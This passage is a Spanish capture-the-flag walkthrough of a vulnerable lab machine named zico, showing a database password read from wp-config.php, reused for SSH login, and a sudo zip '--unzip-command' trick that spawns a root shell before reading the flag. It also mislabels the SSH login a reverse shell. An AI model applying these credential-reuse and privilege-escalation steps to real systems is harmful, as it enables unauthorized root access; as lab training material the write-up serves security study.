Una vez dentro vamos a ir buscando la vulnerabilidad , primero nos metemos en home (cd /home), después hacemos un ls y vemos que hay un usuario que se llama zico , en el cual nos metemos y dentro encontramos

```
www-data@zico:/home/zico$ ls
ls
bootstrap.zip                          to_do.txt          zico-history.tar.gz
joomla                                 wordpress
startbootstrap-business-casual-gh-pages wordpress-4.8.zip
www-data@zico:/home/zico$
```

Que tiene un wordpress , en el cual podemos encontrar privilegios , nos metemos (cd wordpress) y vemos

```
www-data@zico:/home/zico/wordpress$ ls
ls
index.php          wp-blog-header.php    wp-includes          wp-settings.php
license.txt        wp-comments-post.php  wp-links-opml.php    wp-signup.php
readme.html        wp-config.php         wp-load.php          wp-trackback.php
wp-activate.php    wp-content            wp-login.php         xmlrpc.php
wp-admin           wp-cron.php           wp-mail.php
www-data@zico:/home/zico/wordpress$
```

Ahora hacemos un cat para verlo bien , encontramos ;

```
/** MySQL database username */
define('DB_USER', 'zico');

/** MySQL database password */
define('DB_PASSWORD', 'sWfCsfJSPV9H3AmQzw8');
```


Hemos encontrado una clave .

Escalada de privilegios

Vamos a usar el comando **ssh zico@192.168.1.108** para hacer una shell reversa con la máquina que estamos atacando , esta nos pedirá una clave , la cual hemos encontrado ya, podríamos entrar **“sWfCsfJSPV9H3AmQzw8”**


```
┌──(root㉿kali)-[~]
└─# ssh zico@192.168.56.127
The authenticity of host '192.168.56.127 (192.168.56.127)' c
an't be established.
ECDSA key fingerprint is SHA256:+zgKqxyYlTBxVO0xtTVGBokreS9Z
r71wQGvnG/k2igw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[finger
print])? yes
Warning: Permanently added '192.168.56.127' (ECDSA) to the l
ist of known hosts.
zico@192.168.56.127's password:

The programs included with the Ubuntu system are free softwa
re;
the exact distribution terms for each program are described
in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent perm
itted by
applicable law.

zico@zico:~$
```

Ahora vamos a ver la bandera , hacemos un sudo -l para ver qué encontramos , vemos una ruta , donde se encuentra el root , nuestra meta .



Vamos a usar el comando **touch raj** , que lo utilizamos para crear un archivo vacío llamado raj . Después vamos a usar el comando **sudo zip /tmp/nisha.zip /home/zico/raj -T --unzip-command="sh -c /bin/bash"** (este comando se utiliza para comprimir el directorio "raj" dentro del directorio "/home/zico" en un archivo zip llamado "nisha.zip" en el directorio "/tmp", y luego realiza una prueba de integridad. Al descomprimir el archivo zip, se ejecutarán los comandos de shell utilizando "/bin/bash". El uso de "sudo" indica que se necesitan permisos de superusuario para realizar estas operaciones, lo que puede ser necesario si se está comprimiendo un directorio al que el usuario actual no tiene acceso.)

Una vez hecho el comando anterior ya vemos que estamos en el perfil de root , por lo que solo nos quedaría abrir la **banderaaaaaaaaa.**


root@zico:~# cd /root
root@zico:/root# ls
flag.txt
root@zico:/root# cat flag.txt
#
ROOOOT!
You did it! Congratz!
Hope you enjoyed!
#
root@zico:/root#